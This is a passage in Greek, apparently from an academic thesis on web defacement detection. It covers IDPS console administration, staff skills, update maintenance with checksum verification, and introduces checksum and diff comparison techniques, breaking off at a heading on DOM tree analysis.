πρακτόρων – υπηρεσιών που είτε σχετίζονται με την παροχή Internet (και ως εκ τούτου άμεσα συνδεδεμένοι με συστηματική διαχείριση ‘administration’) είτε σχετίζονται με τη σημαντικότητα της επισκεψιμότητας που δέχονται (η επισκεψιμότητα – κατάταξη μιας ιστοσελίδας μπορεί να θεωρηθεί το ποσοτικοποιημένο αποτέλεσμα του PageRank αυτής) [18].

3.2 Διαχείριση Συστήματος και Συμβολή Ανθρώπινου Παράγοντα

Βασικό ρόλο τόσο στη διαχείριση όσο και στο πόρισμα του αν μια ειδοποίηση παραποίησης καταλήγει να είναι απειλή ή όχι έχει ο ανθρώπινος παράγοντας. Η διαχείριση καθώς και η αξιολόγηση επικινδυνότητας των ειδοποιήσεων μπορεί να γίνει μέσω κάποιας κονσόλας IDPS (Intrusion Detection and Prevention System). Οι περισσότερες κονσόλες IDPS εξοπλίζουν τους χρήστες με ποικίλα εργαλεία για να τους βοηθήσουν με τις καθημερινές τους εργασίες. Για παράδειγμα, προσφέρουν δυνατότητες διερεύνησης σε βάθος, πράγμα που σημαίνει ότι όταν ένας χρήστης εξετάζει μια ειδοποίηση, περισσότερες λεπτομέρειες και πληροφορίες είναι διαθέσιμες ανά επίπεδα. Αυτό επιτρέπει στους χρήστες να βλέπουν βασικές πληροφορίες για πολλές ειδοποιήσεις ταυτόχρονα και να εμφανίζουν πρόσθετες πληροφορίες για συγκεκριμένα γεγονότα ενδιαφέροντος ανάλογα με τις ανάγκες. Ορισμένα προϊόντα επιτρέπουν στους χρήστες να βλέπουν εκτενείς υποστηρικτικές πληροφορίες, όπως συλλήψεις πακέτων (ακατέργαστες και επεξεργασμένες με protocol analyzer), σχετικές ειδοποιήσεις (όπως για παράδειγμα άλλες ειδοποιήσεις για την ίδια πηγή ή προορισμό), καθώς και documentation για την ίδια την ειδοποίηση. Γενικά, όσο περισσότερα δεδομένα καταγράφονται από ένα IDPS, τόσο πιο εύκολο είναι για τους αναλυτές να προσδιορίσουν τι έχει συμβεί. Κάποιες κονσόλες προσφέρουν επίσης λειτουργίες απόκρισης περιστατικού, όπως η μετατροπή μιας ειδοποίησης σε περιστατικό και η παροχή μηχανισμών ροής εργασιών που επιτρέπουν στους χρήστες να τεκμηριώνουν πρόσθετες πληροφορίες σχετικά με την ειδοποίηση και να δρομολογούν την ειδοποίηση σε συγκεκριμένους χρήστες ή ομάδες χρηστών για περαιτέρω έλεγχο. Επιπλέον, οι περισσότερες κονσόλες προσφέρουν διάφορες λειτουργίες αναφοράς. Για παράδειγμα, οι

διαχειριστές ή οι χρήστες ενδέχεται να μπορούν να χρησιμοποιήσουν την κονσόλα για να εκτελούν ορισμένες αναφορές σε καθορισμένες ώρες και να στέλνουν email ή να μεταφέρουν τις αναφορές στους κατάλληλους χρήστες ή κεντρικούς υπολογιστές. Πολλές κονσόλες επιτρέπουν επίσης στους χρήστες να δημιουργούν αναφορές όπως απαιτείται (συμπεριλαμβανομένων αναφορών για συγκεκριμένα περιστατικά) και να προσαρμόζουν τις αναφορές ανάλογα με τις ανάγκες. Εάν ένα προϊόν IDPS αποθηκεύει τα αρχεία καταγραφής του σε μια βάση δεδομένων ή σε μια μορφή αρχείου που μπορεί να γίνει parse εύκολα (π.χ. τιμές διαχωρισμένες με κόμμα σε ένα αρχείο κειμένου), database queries ή scripts μπορούν επίσης να χρησιμοποιηθούν για τη δημιουργία προσαρμοσμένων (custom) αναφορών, ιδιαίτερα εάν η κονσόλα δεν προσφέρει επαρκώς ευέλικτη προσαρμογή (customization) αναφοράς [18].

- Οι διαχειριστές που εφαρμόζουν τα εργαλεία ενός IDPS πρέπει να κατανοούν τα βασικά στοιχεία της διαχείρισης συστήματος, της διαχείρισης δικτύου και της ασφάλειας πληροφοριών.
- Οι διαχειριστές που συντονίζουν και προσαρμόζουν το IDPS χρειάζονται επαρκώς ολοκληρωμένη γνώση τόσο της ασφάλειας των πληροφοριών όσο και των αρχών IDPS. Συνιστάται επίσης η κατανόηση των αρχών αντιμετώπισης περιστατικών και των πολιτικών και διαδικασιών αντιμετώπισης περιστατικών του οργανισμού. Οι διαχειριστές θα πρέπει επίσης να έχουν κατανόηση των πρωτοκόλλων δικτύου, των εφαρμογών και των λειτουργικών συστημάτων που πρέπει να παρακολουθούνται από το IDPS.
- Μπορεί επίσης να χρειαστούν δεξιότητες προγραμματισμού για εκτεταμένη προσαρμογή (customization) κώδικα, σύνταξη αναφορών και άλλες εργασίες.

Δεξιότητες σχετικές με τις αρχές των IDPS μπορούν να χτιστούν και να διατηρηθούν μέσω πολλών μεθόδων, όπως εκπαίδευση, τεχνικά συνέδρια, βιβλία και άλλες τεχνικές αναφορές και προγράμματα καθοδήγησης. Η γνώση συγκεκριμένων προϊόντων IDPS μπορεί επίσης να αποκτηθεί μέσω διαφόρων μεθόδων, συμπεριλαμβανομένων των παρακάτω:

- **Vendor Training.** Πολλοί πωλητές προϊόντων IDPS προσφέρουν ένα ή περισσότερα μαθήματα κατάρτισης για άτομα που θα διαχειρίζονται ή θα χρησιμοποιούν τα προϊόντα τους. Τα μαθήματα κατάρτισης είναι συχνά πρακτικά (hands-on), επιτρέποντας στους συμμετέχοντες να μάθουν πώς να χρησιμοποιούν την τεχνολογία σε ένα μη παραγωγικό περιβάλλον.
- **Product Documentation.** Τα περισσότερα προϊόντα προσφέρουν διάφορα εγχειρίδια, όπως έναν οδηγό εγκατάστασης, έναν οδηγό χρήστη και έναν οδηγό διαχειριστή. Ορισμένα προσφέρουν επίσης ξεχωριστούς οδηγούς ή βάσεις δεδομένων που παρέχουν συμπληρωματικές πληροφορίες για ειδοποιήσεις και υπογραφές.
- **Technical Support.** Οι περισσότεροι πωλητές προσφέρουν τεχνική υποστήριξη στους πελάτες τους, είτε ως μέρος της αγοράς ενός προϊόντος είτε έναντι πρόσθετης χρέωσης. Η υποστήριξη χρησιμοποιείται κυρίως για την επίλυση προβλημάτων και την επεξήγηση των δυνατοτήτων του προϊόντος στους χρήστες και τους διαχειριστές του.
- **Professional Services.** Ορισμένοι πωλητές προσφέρουν επαγγελματικές υπηρεσίες, οι οποίες είναι ουσιαστικά συμβουλευτικές υπηρεσίες που παρέχονται από τον πωλητή. Για παράδειγμα, ένας οργανισμός θα μπορούσε να πληρώσει έναν προμηθευτή για να γράψει προσαρμοσμένες αναφορές ή για να βοηθήσει τους διαχειριστές να κατανοήσουν πως να συντονίζουν και να προσαρμόζουν αποτελεσματικά τους αισθητήρες τους.
- **User Communities.** Ορισμένα προϊόντα έχουν ενεργές κοινότητες χρηστών, οι οποίες συνήθως λειτουργούν μέσω λιστών αλληλογραφίας ή διαδικτυακών φόρουμ. Οι χρήστες μπορούν να ανταλλάσσουν πληροφορίες και κώδικα μεταξύ τους και να βοηθούν ο ένας τον άλλον στην αντιμετώπιση προβλημάτων. Αν και οι κοινότητες χρηστών μπορούν να αποτελούν πηγή πληροφοριών, οι διαχειριστές και οι χρήστες θα πρέπει να είναι προσεκτικοί όταν τις χρησιμοποιούν, επειδή η ανάρτηση προβλημάτων ή λεπτομερειών σχετικά με τη διαμόρφωση του IDPS ενός οργανισμού θα μπορούσε να αποκαλύψει ακούσια ευαίσθητες πληροφορίες σχετικά με την υποδομή, τα συστήματα και τα δίκτυα ασφαλείας του οργανισμού.

3.3 Συντήρηση Υποδομών

Σχεδόν όλα τα προϊόντα IDPS έχουν σχεδιαστεί για να λειτουργούν και να διατηρούνται μέσω μιας γραφικής διεπαφής χρήστη (GUI), γνωστή και ως κονσόλα. Η κονσόλα επιτρέπει στους διαχειριστές, συνήθως, να διαμορφώνουν και να ενημερώνουν τους αισθητήρες και τους διακομιστές διαχείρισης, καθώς και να παρακολουθούν την κατάστασή τους (π.χ. αποτυχία agent, packet dropping). Οι διαχειριστές μπορούν επίσης να διαχειρίζονται λογαριασμούς χρηστών, να προσαρμόζουν αναφορές και να εκτελούν πολλές άλλες λειτουργίες χρησιμοποιώντας την κονσόλα. Οι χρήστες των IDPS μπορούν επίσης να εκτελέσουν πολλές λειτουργίες μέσω της κονσόλας, συμπεριλαμβανομένης της παρακολούθησης και της ανάλυσης των δεδομένων του IDPS και της δημιουργίας αναφορών. Τα περισσότερα IDPS επιτρέπουν στους διαχειριστές να δημιουργούν ατομικούς λογαριασμούς για κάθε διαχειριστή και χρήστη και να εκχωρούν σε κάθε λογαριασμό μόνο τα δικαιώματα που είναι απαραίτητα για τον ρόλο κάθε ατόμου. Αυτό φαίνεται και στην κονσόλα, όπου με βάση τον αυθεντικοποιημένο λογαριασμό εμφανίζονται διαφορετικά μενού και επιλογές. Ορισμένα προϊόντα παρέχουν επίσης λεπτομερέστερο έλεγχο πρόσβασης, με το να ορίζεται για ποιους αισθητήρες ή agents συγκεκριμένοι χρήστες μπορούν να παρακολουθούν ή να αναλύουν δεδομένα ή να δημιουργούν αναφορές ή συγκεκριμένοι διαχειριστές μπορούν να αλλάξουν τις διαμορφώσεις. Αυτό επιτρέπει σε μια μεγάλη ανάπτυξη IDPS να χωριστεί σε λογικές μονάδες για λειτουργικούς σκοπούς. Ορισμένα προϊόντα IDPS προσφέρουν επίσης διεπαφές command-line (CLI). Σε αντίθεση με τις κονσόλες GUI, οι οποίες χρησιμοποιούνται συνήθως για απομακρυσμένη διαχείριση αισθητήρων ή πρακτόρων και διακομιστών διαχείρισης, τα CLI χρησιμοποιούνται συνήθως για τοπική διαχείριση. Μερικές φορές μπορεί να υπάρξει σύνδεση CLI εξ αποστάσεως μέσω μιας κρυπτογραφημένης σύνδεσης που έχει δημιουργηθεί χρησιμοποιώντας secure shell (SSH) ή άλλων μέσων. Οι κονσόλες είναι συνήθως πολύ πιο εύχρηστες από διεπαφές command-line (CLI), καθώς επίσης οι διεπαφές αυτές (CLI) παρέχουν συχνά μόνο μερικές από τις λειτουργίες που παρέχουν οι κονσόλες.

Οι διαχειριστές θα πρέπει να διατηρούν τα συστήματα IDPS σε συνεχή βάση. Αυτό θα πρέπει να περιλαμβάνει τα ακόλουθα:

- Παρακολούθηση των ίδιων των στοιχείων IDPS για λειτουργικά ζητήματα και θέματα ασφάλειας
- Περιοδική επαλήθευση ότι το σύστημα IDPS λειτουργεί σωστά (π.χ. επεξεργασία συμβάντων, κατάλληλη ειδοποίηση για ύποπτη δραστηριότητα)
- Διενέργεια τακτικών αξιολογήσεων για vulnerabilities
- Λήψη ειδοποιήσεων από προμηθευτές για προβλήματα ασφαλείας σχετιζόμενα με στοιχεία – τμήματα των IDPS (συμπεριλαμβανομένων των OS και των εφαρμογών που δεν είναι IDPS) και κατάλληλη ανταπόκριση σε αυτές τις ειδοποιήσεις
- Λήψη ειδοποιήσεων από τον προμηθευτή του συστήματος IDPS για ενημερώσεις, εκτέλεση δοκιμών και εγκατάσταση των ενημερώσεων

Υπάρχουν δύο τύποι ενημερώσεων IDPS: ενημερώσεις λογισμικού και ενημερώσεις υπογραφής (signature). Οι ενημερώσεις λογισμικού διορθώνουν σφάλματα στο λογισμικό ενός IDPS ή προσθέτουν νέες λειτουργίες, ενώ οι ενημερώσεις υπογραφής (signature) προσθέτουν νέες δυνατότητες ανίχνευσης ή βελτιώνουν τις υπάρχουσες δυνατότητες ανίχνευσης (π.χ. μειώνοντας τα false positives). Για πολλά IDPS, οι ενημερώσεις υπογραφής (signature) προκαλούν την αλλαγή ή την αντικατάσταση του κώδικα προγράμματος, επομένως αποτελούν πραγματικά μια εξειδικευμένη μορφή ενημέρωσης λογισμικού. Για άλλα IDPS, οι υπογραφές δεν είναι γραμμένες σε κώδικα, επομένως μια ενημέρωση υπογραφής είναι μια αλλαγή στα δεδομένα διαμόρφωσης (configuration data) του IDPS. Οι ενημερώσεις λογισμικού μπορούν να περιλαμβάνουν οποιοδήποτε ή όλα τα στοιχεία ενός συστήματος IDPS, συμπεριλαμβανομένων αισθητήρων, πρακτόρων (agents), διακομιστών διαχείρισης και κονσολών. Οι ενημερώσεις λογισμικού για αισθητήρες και διακομιστές διαχείρισης, ιδιαίτερα appliance-based συσκευές, συχνά εφαρμόζονται με την αντικατάσταση ενός υπάρχοντος CD IDPS με ένα νέο και την επανεκκίνηση της συσκευής. Πολλοί IDPS εκτελούν το λογισμικό απευθείας από το CD, έτσι ώστε να μην απαιτείται περεταίρω εγκατάσταση λογισμικού. Άλλα στοιχεία – τμήματα, όπως οι πράκτορες, απαιτούν από έναν διαχειριστή την εγκατάσταση λογισμικού ή την εφαρμογή ενημερώσεων κώδικα (patches), είτε με μη αυτόματο τρόπο σε κάθε κεντρικό υπολογιστή είτε αυτόματα μέσω λογισμικού διαχείρισης IDPS. Ορισμένοι

προμηθευτές διαθέτουν ενημερώσεις λογισμικού και υπογραφών (signatures) για λήψη από τους ιστοτόπους τους ή άλλους διακομιστές. Συχνά, οι διεπαφές διαχειριστή ενός IDPS διαθέτουν δυνατότητες λήψης και εγκατάστασης τέτοιων ενημερώσεων. Οι διαχειριστές θα πρέπει να επαληθεύουν την ακεραιότητα των ενημερώσεων πριν τις εφαρμόσουν, επειδή θα μπορούσαν να έχουν τροποποιηθεί ή αντικατασταθεί κατά λάθος ή σκόπιμα. Η προτεινόμενη μέθοδος επαλήθευσης εξαρτάται από τη μορφή της ενημέρωσης, ως εξής:

- Αρχεία που έχουν ληφθεί από το Web ή κάποιον FTP server. Οι διαχειριστές θα πρέπει να συγκρίνουν τα αθροίσματα ελέγχου (checksums) αρχείων που παρέχονται από τον προμηθευτή με τα αθροίσματα ελέγχου που υπολογίζουν (οι διαχειριστές) για τα ληφθέντα αρχεία.
- Η λήψη ενημερώσεων γίνεται αυτόματα μέσω της διεπαφής χρήστη IDPS. Εάν μια ενημέρωση ληφθεί ως ένα μεμονωμένο αρχείο ή ένα σύνολο αρχείων, είτε τα αθροίσματα ελέγχου που παρέχονται από τον προμηθευτή θα πρέπει να συγκριθούν με τα αθροίσματα ελέγχου που δημιουργούνται από τον διαχειριστή είτε η ίδια η διεπαφή χρήστη του IDPS θα πρέπει να εκτελεί κάποιο είδος ελέγχου ακεραιότητας. Σε ορισμένες περιπτώσεις, οι ενημερώσεις ενδέχεται να ληφθούν και να εγκατασταθούν ως μία ενέργεια, αποκλείοντας την επαλήθευση του αθροίσματος ελέγχου (checksum). Η διεπαφή χρήστη IDPS θα πρέπει να ελέγχει την ακεραιότητα κάθε ενημέρωσης ως μέρος αυτού.
- Αφαιρούμενα μέσα (π.χ. CD, DVD). Οι προμηθευτές ενδέχεται να μην παρέχουν μια συγκεκριμένη μέθοδο στους πελάτες για να επαληθεύσουν τη νομιμότητα των αφαιρούμενων μέσων που αποστέλλονται από αυτούς. Εάν η επαλήθευση πολυμέσων προκαλεί ανησυχία, οι διαχειριστές θα πρέπει να επικοινωνήσουν με τους προμηθευτές τους για να καθορίσουν τον τρόπο επαλήθευσης των μέσων, όπως συγκρίνοντας αθροίσματα ελέγχου (checksums) που παρέχονται από τον προμηθευτή με αθροίσματα ελέγχου που υπολογίζονται για αρχεία στα μέσα (media) ή επαλήθευση ψηφιακών υπογραφών (digital signatures) στο περιεχόμενο των μέσων για να διασφαλιστεί ότι είναι έγκυρα. Οι διαχειριστές θα πρέπει επίσης να εξετάσουν

το ενδεχόμενο σάρωσης των μέσων για κακόβουλο λογισμικό, με την προειδοποίηση ότι ενδέχεται να προκληθούν ψευδώς θετικά στοιχεία (false positives) από τις υπογραφές (signatures) IDPS για κακόβουλο λογισμικό στα μέσα.

Τα IDPS είναι συνήθως σχεδιασμένα έτσι ώστε η εφαρμογή ενημερώσεων λογισμικού και υπογραφών να μην έχει καμία επίδραση στις υπάρχουσες ρυθμίσεις συντονισμού και προσαρμογής. Η κύρια εξαίρεση είναι η προσαρμογή κώδικα, η οποία συχνά πρέπει να επαναλαμβάνεται όταν εγκαθίστανται ενημερώσεις κώδικα από τον προμηθευτή. Για οποιοδήποτε IDPS, οι διαχειριστές θα πρέπει να δημιουργούν αντίγραφα ασφαλείας των ρυθμίσεων περιοδικά, πριν από την εφαρμογή ενημερώσεων λογισμικού ή υπογραφών για να διασφαλίσουν ότι οι υπάρχουσες ρυθμίσεις δεν θα χαθούν.

Οι διαχειριστές θα πρέπει να δοκιμάσουν ενημερώσεις λογισμικού και υπογραφών πριν τις εφαρμόσουν, εκτός από καταστάσεις έκτακτης ανάγκης (π.χ. μια υπογραφή προσδιορίζει μια νέα ενεργή απειλή που βλάπτει τον οργανισμό και δεν μπορεί να εντοπιστεί ή να αποκλειστεί διαφορετικά). Είναι ωφέλιμο να υπάρχει τουλάχιστον ένας αισθητήρας ή ένας κεντρικός υπολογιστής agent (ένας για κάθε τύπο agent) που χρησιμοποιείται αυστηρά για τη δοκιμή ενημερώσεων. Οι νέες δυνατότητες ανίχνευσης μπορούν συχνά να προκαλέσουν την ενεργοποίηση μεγάλου αριθμού ειδοποιήσεων, επομένως η δοκιμή ενημερώσεων υπογραφής σε έναν μόνο αισθητήρα ή κεντρικό υπολογιστή agent, έστω και για λίγο (π.χ. φόρτωση της ενημέρωσης και παρατήρηση του τρόπου λειτουργίας του IDPS κατά την παρακολούθηση τυπικής δραστηριότητας), μπορεί να βοηθήσει στον εντοπισμό υπογραφών που είναι πιθανό να είναι προβληματικές και θα πρέπει ενδεχομένως να απενεργοποιηθούν. Σε μη επείγουσες καταστάσεις, οι ενημερώσεις λογισμικού και υπογραφών θα πρέπει να ελέγχονται και να αναπτύσσονται χρησιμοποιώντας τις ίδιες πρακτικές που χρησιμοποιούνται για την ενημέρωση οποιωνδήποτε άλλων σημαντικών εργαλείων ελέγχου ασφαλείας, όπως τείχη προστασίας και λογισμικό προστασίας από ιούς. Όταν οι ενημερώσεις αναπτύσσονται στην παραγωγή, οι διαχειριστές θα πρέπει να είναι έτοιμοι να απενεργοποιήσουν συγκεκριμένες υπογραφές ή να εκτελέσουν άλλες μικρές αναδιαμορφώσεις όπως απαιτείται.

4 Τεχνικές Ανίχνευσης Παραποίησης Ιστοσελίδων

4.1 Βασικές Τεχνικές Αντιμετώπισης Παραποίησης Ιστοσελίδων

4.1.1 Checksum Comparison

Το άθροισμα ελέγχου είναι ένα ψηφιακό δακτυλικό αποτύπωμα που μπορεί να γίνει από μια ακολουθία byte, αλλιώς γνωστό ως bitstream. Το πιο συνηθισμένο παράδειγμα bitstream είναι τα περιεχόμενα ενός αρχείου. Τα αθροίσματα ελέγχου δημιουργούνται συνήθως για ολόκληρα αρχεία, αλλά μπορούν επίσης να γίνουν σε πιο αναλυτικό επίπεδο όπως για τα μεμονωμένα καρέ σε ένα βίντεο, για δεδομένα που καταγράφονται σε μια βάση δεδομένων ή για δεδομένα που είναι αποθηκευμένα ως αντικείμενο στο cloud. Ακριβώς όπως ένα δακτυλικό αποτύπωμα, ένα άθροισμα ελέγχου είναι μοναδικό για το bitstream. Η παραμικρή αλλαγή στη ροή δυαδικών ψηφίων, όσο μεγάλη ή μικρή και αν είναι, θα προκαλέσει την πλήρη αλλαγή της τιμής του αθροίσματος ελέγχου. Για παράδειγμα, τα αθροίσματα ελέγχου μπορούν να χρησιμοποιηθούν για τον εντοπισμό αλλαγών στα περιεχόμενα ενός αρχείου ή για τη σύγκριση δύο ή περισσοτέρων αρχείων για να διαπιστωθεί αν έχουν το ίδιο ή διαφορετικό περιεχόμενο. Ένας αλγόριθμος αθροίσματος ελέγχου, για παράδειγμα MD5 ή SHA256, χρησιμοποιείται για τη δημιουργία ενός αθροίσματος ελέγχου από μια ροή bit. Το άθροισμα ελέγχου μπορεί στη συνέχεια να καταγραφεί και να χρησιμοποιηθεί στο μέλλον για να διαπιστωθεί εάν η ροή bit έχει αλλάξει με οποιονδήποτε τρόπο. Το καταγεγραμμένο άθροισμα ελέγχου μπορεί να χρησιμοποιηθεί είτε για σύγκριση με ένα νέο άθροισμα ελέγχου στο μέλλον για να διαπιστωθεί αν η ροή bit έχει αλλάξει είτε να χρησιμοποιηθεί (πάλι για σύγκριση) κατόπιν μεταφοράς του bitstream σε άλλη τοποθεσία. Το νέο άθροισμα ελέγχου συγκρίνεται με το αρχικό άθροισμα ελέγχου. Εάν τα αθροίσματα ελέγχου είναι τα ίδια, τότε η ροή bit δεν έχει αλλάξει. Εάν τα αθροίσματα ελέγχου είναι διαφορετικά, τότε το bitstream έχει καταστραφεί ή αλλοιωθεί με κάποιο τρόπο. Αυτή η διαδικασία δημιουργίας και σύγκρισης αθροισμάτων ελέγχου ονομάζεται έλεγχος σταθερότητας.

Η επιλογή του αλγόριθμου αθροίσματος ελέγχου που θα χρησιμοποιηθεί εξαρτάται από τον σκοπό του ελέγχου σταθερότητας. Για παράδειγμα, ο σκοπός είναι ο εντοπισμός τυχαίας καταστροφής των δεδομένων κατά την αποθήκευση ή τη μεταφορά τους. Ο σκοπός είναι να βοηθήσει στην προστασία από κακόβουλη παραβίαση δεδομένων ή να βοηθήσει στον εντοπισμό και τη διαχείριση των διπλότυπων στο αρχείο. Τα αθροίσματα ελέγχου μπορούν να χρησιμοποιηθούν για να προσδιοριστεί εάν ένα αρχείο έχει αλλάξει ή εάν δύο αρχεία είναι ίδια ή διαφορετικά, αλλά τα αθροίσματα ελέγχου δεν σας λένε τι άλλαξε, πότε άλλαξε, ποιος το άλλαξε ή πώς να αντιστρέψετε ή να επιδιορθώσετε τυχόν αλλαγές ή ζημιές σε αρχεία. Επομένως, τα αθροίσματα ελέγχου αποτελούν μόνο ένα μέρος της προστασίας από απώλεια δεδομένων ή καταστροφή δεδομένων. Θα χρειαστούν επίσης άλλα μέτρα, για παράδειγμα ασφάλεια πληροφοριών, ίχνη καταγραφής και ελέγχου, ασφαλής αποθήκευση πολλαπλών αντιγράφων δεδομένων συνοδευόμενων από έλεγχο επισκευής και επιδιόρθωσης, καθώς και διεργασιών και διαδικασιών για δημιουργία αντιγράφων ασφαλείας και ανάκτησης από καταστροφές. Τα αθροίσματα ελέγχου βοηθούν στην προστασία από τυχαία καταστροφή ή απώλεια δεδομένων, η οποία μπορεί να είναι αποτέλεσμα ζητημάτων πληροφορικής, όπως αποτυχίες αποθήκευσης ή το αποτέλεσμα ακούσιων σφαλμάτων από άτομα, όπως η κατά λάθος διαγραφή ή επεξεργασία αρχείων ή μη ακολουθία σωστών διαδικασιών. [19]

Τα αθροίσματα ελέγχου βοηθούν στην προστασία από σκόπιμη παραποίηση ή διαγραφή δεδομένων, η οποία μπορεί να είναι αποτέλεσμα κυβερνοεπιθέσεων ή σκόπιμων προσπαθειών ατόμων που επιδιώκουν να τροποποιήσουν δεδομένα χωρίς εντοπισμό. Προτού εξεταστεί ποιος αλγόριθμος και εργαλεία ελέγχου αθροίσματος ανταποκρίνονται καλύτερα στις ανάγκες που υφίστανται, είναι σημαντικό να γίνουν κατανοητοί οι λόγοι που υπάρχουν για να γίνει χρήση του αθροίσματος ελέγχου.


4.1.2 Diff Comparison

Ένας αλγόριθμος diff εξάγει το σύνολο των διαφορών μεταξύ δύο εισόδων. Τέτοιου είδους αλγόριθμοι συναντώνται συχνά στα διαθέσιμα εργαλεία που χρησιμοποιούνται από προγραμματιστές. Ωστόσο, η κατανόηση της εσωτερικής λειτουργίας των diff αλγορίθμων είναι σπάνια απαραίτητη για τη χρήση των εν λόγω εργαλείων. Το Git είναι ένα παράδειγμα όπου ένας προγραμματιστής μπορεί να διαβάσει (read), να δεσμεύσει (commit), να τραβήξει (pull) και να συγχωνεύσει (merge) διαφορές χωρίς ποτέ να κατανοήσει τον υποκείμενο αλγόριθμο διαφορών. Έτσι υπάρχει πολύ περιορισμένη γνώση για το θέμα σε όλη την κοινότητα προγραμματιστών. [20]
Φαίνεται να υπάρχει μια κοινή παρανόηση ότι οι διαφορετικοί αλγόριθμοι είναι εξειδικευμένοι με βάση τον τύπο του input. Η αλήθεια είναι ότι οι αλγόριθμοι diff μπορούν να δεχθούν ως input μια ποικιλία δεδομένων όπως επίσης μπορούν να χειριστούν οποιαδήποτε είσοδο, εφόσον η είσοδος μπορεί απλώς να αντιμετωπιστεί ως μια σειρά από bytes. Αυτή η συμβολοσειρά μπορεί να αποτελείται από το αγγλικό αλφάβητο ή δυαδικά δεδομένα. Οποιοσδήποτε αλγόριθμος diff θα δημιουργήσει ένα σωστό δέλτα με δύο συμβολοσειρές εισόδου στο ίδιο αλφάβητο. Η λανθασμένη αντίληψη ότι απαιτείται διαφορετικός αλγόριθμος για τον χειρισμό δυαδικών δεδομένων προκύπτει από τα εργαλεία διαφοροποίησης / συγχώνευσης που χρησιμοποιούνται συνήθως, τα οποία αντιμετωπίζουν το κείμενο και το δυαδικό σαν να ήταν πραγματικά διαφορετικά. Αυτά τα εργαλεία γενικά στοχεύουν στην παροχή ενός αναγνώσιμου από τον άνθρωπο δέλτα και ως εκ τούτου εστιάζουν στην αναγνώσιμη από τον άνθρωπο είσοδο αποκλείοντας τα δυαδικά δεδομένα. Η υπόθεση είναι ότι τα δυαδικά δεδομένα δεν είναι αναγνώσιμα από τον άνθρωπο, επομένως το δέλτα μεταξύ δύο δυαδικών εισόδων δεδομένων δεν θα είναι επίσης αναγνώσιμο από τον άνθρωπο και έτσι το να καταστεί αναγνώσιμο από τον άνθρωπο θεωρείται υπερβολική προσπάθεια. Η ισότητα είναι η μόνη σχετική έξοδος στην περίπτωση των δυαδικών διαφορών και ως εκ τούτου, μια απλή σύγκριση bit-by-bit θεωρείται ότι είναι η ταχύτερη και πιο κατάλληλη λύση. Αυτή η κατηγοριοποίηση των αλγορίθμων με βάση την αποτελεσματικότητα της λύσης προκαλεί μια κατάτμηση των εισόδων σε διαφορετικούς τύπους. Μια άλλη πτυχή είναι η ταξινόμηση με βάση τη γραμμή, τη λέξη και αυτή που βασίζεται σε χαρακτήρες των εξόδων διαφορών κειμένου που

παράγονται από εργαλεία diff / merge. Ένας αλγόριθμος διαφοράς που περιγράφεται ως "βασισμένος σε γραμμή" δίνει την εντύπωση ότι παράγει έξοδο "μόνο κειμένου" και ότι αυτό σημαίνει ότι δέχεται μόνο εισαγωγή κειμένου και ποτέ δυαδικές εισροές δεδομένων. Ωστόσο, η γραμμή / λέξη / χαρακτήρας δεν είναι χαρακτηριστικό του ίδιου του αλγορίθμου διαφορών. Μάλλον, είναι μια βελτιστοποίηση που εφαρμόζεται στην είσοδο πριν την τροφοδοτήσει στον πραγματικό αλγόριθμο διαφοράς. Επειδή οι νέες γραμμές και κενά έχουν νόημα ως διαχωριστικά σε κείμενο αναγνώσιμο από τον άνθρωπο, το εργαλείο diff μπορεί να τμηματοποιήσει τη συμβολοσειρά με βάση τους κατακερματισμούς των γραμμών ή των λέξεων στο κείμενο. Αυτή η συμβολοσειρά κατακερματισμού είναι πολύ μικρότερη από το αρχικό κείμενο, εξοικονομώντας έτσι χρόνο με το κόστος της μειωμένης ευαισθησίας της διαφοράς. Επιπλέον, η ευαισθησία βάσει γραμμής μπορεί στην πραγματικότητα να αυξήσει την αναγνωσιμότητα της διαφοράς από τον άνθρωπο σε ορισμένες περιπτώσεις. Ωστόσο, εάν είναι γνωστό ότι η είσοδος είναι αδιαφανή δυαδικά δεδομένα, δεν υπάρχουν ουσιαστικά διαχωριστικά ούτε αναγνώσιμη από τον άνθρωπο διαφορά για εμφάνιση, επομένως αυτή η βελτιστοποίηση δεν μπορεί να εφαρμοστεί. Οι αλγόριθμοι που είναι ικανοί να βελτιστοποιούν τα αναγνώσιμα από τον άνθρωπο δεδομένα προτού γίνουν είσοδος, είναι έτσι επιρρεπείς σε λάθος μετάδοση ως εντελώς ανίκανοι να επεξεργαστούν δυαδικά δεδομένα. Η αλήθεια ωστόσο είναι ότι εκτός από τη βελτιστοποίηση προεπεξεργασίας, τόσο τα δυαδικά όσο και τα αναγνώσιμα από τον άνθρωπο δεδομένα μπορούν να αντιμετωπιστούν ως είσοδοι συμβολοσειρών bytes και να υποβληθούν σε επεξεργασία εύκολα.

4.1.3 DOM Tree Analysis

